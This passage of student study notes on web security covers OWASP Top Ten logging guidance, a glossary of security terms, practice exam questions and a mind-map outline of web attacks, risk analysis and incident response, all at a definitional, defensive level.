    - **Issues:** Not logging security-relevant events (logins, failures, high-value transactions), logs not being monitored or analyzed, alerts not being generated or acted upon, logs not protected from tampering.
    - **Importance:** Essential for:
        - **Incident Detection:** Identifying attacks in progress.
        - **Forensic Analysis:** Understanding what happened after a breach.
        - **Compliance:** Meeting regulatory requirements.
        - **Proving Actions:** Establishing audit trails.
    - **Prevention:**
        - Log important security events with sufficient detail (who, what, when, where, outcome).

        - Centralize logs (e.g., using a **SIEM - Security Information and Event Management** system).
        - Implement effective monitoring and alerting on suspicious activities.
        - Protect logs from modification or deletion.
        - Establish incident response plans triggered by alerts.
    - `[Visual Cue: Diagram showing logs feeding into a SIEM]`
- *Potential Exam Question:* Select three categories from the OWASP Top Ten 2017 list. For each category, briefly define the risk and describe one key prevention technique.

Section XIV Takeaways: OWASP is a vital resource for web security, providing tools, documentation, and community support. The OWASP Top Ten highlights the most critical web application risks (like Injection, Broken Authentication, XSS, Using Vulnerable Components, etc.) and serves as a crucial starting point for developers and organizations to prioritize security efforts. Understanding and mitigating these common vulnerabilities is essential for building secure web applications.

XV. Next Steps & Further Learning

- Engage with the OWASP community (attend events, local chapters).
- Search for OWASP Top Ten categories combined with your specific development framework/language (e.g., "ASP.NET Core XSS protection", "Node.js SQL Injection prevention").
- Utilize online learning resources (YouTube, Pluralsight, security blogs).
- Use the correct terminology (e.g., XSS, SQLi, Broken Access Control) when discussing bugs and security issues with colleagues.
- Track which vulnerabilities are most common or impactful in your own projects/organization.
- Explore resources beyond the Top Ten (e.g., OWASP ASVS for deeper testing requirements, OWASP Proactive Controls for development guidance).

XVI. Glossary of Key Terms

- **Authentication:** Verifying the identity of a user or system.
- **BCP (Business Continuity Planning):** Planning to maintain essential business functions during disruptions.

- **CAPTCHA:** Test used to determine if a user is human (Completely Automated Public Turing test to tell Computers and Humans Apart).
- **Clickjacking:** Tricking users into clicking on hidden elements.
- **Cookie Poisoning:** Modifying cookie data for malicious purposes.
- **Cookie Stealing:** Illicitly obtaining user cookies.
- **Cross-Site Scripting (XSS):** Injecting client-side scripts into web pages viewed by other users.
- **CSIRT (Computer Security Incident Response Team):** Team specialized in handling security incidents.
- **Deep Fake:** AI-generated synthetic media impersonating someone.
- **Directory Traversal (Dot-Dot-Slash):** Accessing files outside the intended directory using `../`.
- **DMARC:** Email authentication protocol (builds on SPF/DKIM).
- **Drive-By Download:** Unintentional code download/execution from visiting a site.
- **HTTP (Hypertext Transfer Protocol):** Protocol for web data transfer.
- **HTTPS:** Secure version of HTTP using TLS/SSL encryption.
- **Injection Attack:** Inserting malicious code into data inputs (e.g., SQLi, XSS, SSI).
- **IRP (Incident Response Plan):** Plan detailing steps to handle security incidents.
- **Keystroke Logger:** Hardware/software recording key presses.
- **Man-in-the-Browser (MitB):** Malware intercepting/modifying browser activity.
- **MFA (Multi-Factor Authentication):** Using multiple methods to verify identity.
- **MTA (Mail Transfer Agent):** Email server software that relays messages.
- **MX Record (Mail Exchanger):** DNS record specifying mail servers for a domain.
- **One-Time Password (OTP):** Password valid for a single use.
- **OSINT (Open Source Intelligence):** Gathering information from publicly available sources.
- **OWASP (Open Web Application Security Project):** Non-profit focused on software security.
- **Parameterization (Prepared Statements):** Secure method for constructing database queries, preventing SQLi.
- **Phishing:** Social engineering attack to steal information or install malware, often via email/web.
- **Risk:** Potential for loss or damage.
- **Risk Analysis:** Process of identifying, assessing, and prioritizing risks.
- **Risk Exposure:** Potential loss from a risk (Likelihood x Impact).
- **SDLC (Software Development Lifecycle):** Process for planning, creating, testing, deploying software.
- **Security Plan:** Formal document outlining security strategy and controls.

- **Session Hijacking:** Taking over an active user session.
- **SIEM (Security Information and Event Management):** System for centralizing and analyzing security logs.
- **Spear Phishing:** Highly targeted phishing attack.
- **SPF (Sender Policy Framework):** Email authentication method verifying sending server IP.
- **SQL Injection (SQLi):** Injecting SQL commands via application inputs.
- **SSI (Server-Side Include):** Server-side scripting language; potential injection vector.
- **Threat Modeling:** Process to identify potential threats and vulnerabilities during design.
- **UA (User Agent):** Client software acting on behalf of a user (e.g., web browser, email client).
- **Vulnerability:** A weakness that can be exploited.
- **Whaling:** Spear phishing targeting high-profile individuals.
- **XXE (XML External Entities):** Attack exploiting XML parsers to access external resources.

XVII. Potential Exam Questions (Generated from Notes)

1. Describe the difference between Man-in-the-Browser (MitB) and Page-in-the-Middle attacks.
2. List and briefly explain three countermeasures against injection attacks like XSS and SQLi.
3. Compare and contrast Mass Phishing, Spear Phishing, and Whaling.
4. What is DMARC and how does it improve email security? Mention its relationship with SPF and DKIM.
5. Outline the 7 key components typically found in a comprehensive Security Plan.
6. Explain the difference between a Business Continuity Plan (BCP) and an Incident Response Plan (IRP).
7. What are the six steps commonly involved in a Risk Analysis process?
8. Define three strategies for dealing with identified risks.
9. What is the purpose of the OWASP Top Ten list? Name and briefly describe two vulnerabilities from the 2017 list.
10. Explain how "Using Components with Known Vulnerabilities" (OWASP A9) can lead to security breaches and suggest two prevention methods.
11. Describe the basic flow of sending an email using SMTP, mentioning the roles of UA, MTA, and DNS MX records.

XVIII. Mind Map / Concept Diagram Structure

I. Web Attacks
    A. Browser Attacks
        1. MitB
        2. Keylogger
        3. Page-in-the-Middle
        4. Download Substitution
        5. User-in-the-Middle
        6. Cookie Attacks (Poisoning/Stealing)
        7. Session Hijacking
        8. Authentication Failures (Mitigation: OTP, Out-of-Band)
    B. Malicious Websites
        9. Fake Sites
        10. Fake Code
        11. Tracking Bugs
        12. Clickjacking
        13. Drive-By Downloads
    C. Injection Attacks
        14. XSS (Cross-Site Scripting)
        15. SQLi (SQL Injection)
        16. Directory Traversal (Dot-Dot-Slash)
        17. SSI Injection
        18. Countermeasures (Filter/Sanitize, Parameterize, Encode)
    D. Email Threats
        19. Spam (Types, Countermeasures)
        20. Phishing
            a. Types (Mass, Whaling, Clone, Spear, Advance-Fee)
            b. Tactics (Baiting, Lures, Subject Lines)
            c. Spear Phishing Details (Targeting, OSINT, Impact)
            d. Protection (User Awareness, Technical - DMARC)
    E. Deep Fakes
        21. Audio (CEO Fraud Case)
        22. Video

II. Security Management & Planning
    A. Security Plan
        1. Contents (Policy, State, Req, Controls, Account, Time, Maint)
        2. Policy Details

3. Current State Assessment (Risk Analysis Input)
4. Requirements (Characteristics)
5. Responsibility & Roles
6. Timetable & Maintenance
7. Inputs & Team
8. Commitment

B. Business Continuity & Incident Response
9. BCP (Definition, Activities - BIA)
10. IRP (Definition, Goals, Elements)
11. Incident Response Teams (Roles, Considerations)
12. CSIRT (Definition, Responsibilities, Skills)

C. Risk Analysis
13. Definition (Risk, Exposure)
14. Strategies (Avoid, Transfer, Assume, Mitigate)
15. Steps (Identify Assets → Project Savings)
16. Asset Identification
17. Vulnerability Determination
18. Likelihood Estimation (Quant vs Qual)
19. Expected Loss (ALE, Hidden Costs)
20. Control Selection & Cost/Benefit
21. Pros & Cons of Risk Analysis

D. Disaster Preparedness
22. Natural Disasters (Mitigation: Backups, UPS)
23. Data Interception (Disposal, Emanation)
24. Contingency Components (Backups, Failover Sites - Cold/Hot)

III. Web Application Security (OWASP)

A. HTTP Basics (GET vs POST)
B. Web Apps vs Sites (Architecture)
C. Perimeter Bypass & Security Gap
D. Vulnerability Types (Technical vs Logical)
E. Vulnerability Areas (Platform, Admin, Application)
F. Securing Apps (SDLC Integration, Education)
G. OWASP Introduction
1. What is OWASP (Tools, Community)
2. OWASP Top Ten (Purpose, Updates)
H. OWASP Top Ten 2017 Details
3. A1: Injection (Prevention: Parameterization)
4. A2: Broken Authentication (Prevention: MFA, Strong PW)
5. A3: Sensitive Data Exposure (Prevention: Encryption)

```
        6. A4: XXE (Prevention: Disable Entities)
        7. A5: Broken Access Control (Prevention: Server-side checks, Deny by
default)
        8. A6: Security Misconfiguration (Prevention: Hardening, Minimize
surface)
        9. A7: XSS (Prevention: Output Encoding, CSP)
        10. A8: Insecure Deserialization (Prevention: Avoid, Signatures)
        11. A9: Using Vulnerable Components (Prevention: SCA, Patching)
        12. A10: Insufficient Logging (Prevention: Log events, Monitor, SIEM)

IV. Email Security (SMTP)
    A. Components (UA, MTA, MDA, Gateway)
    B. Workflow (Composition → Retrieval via POP/IMAP)
```

Made by Yashank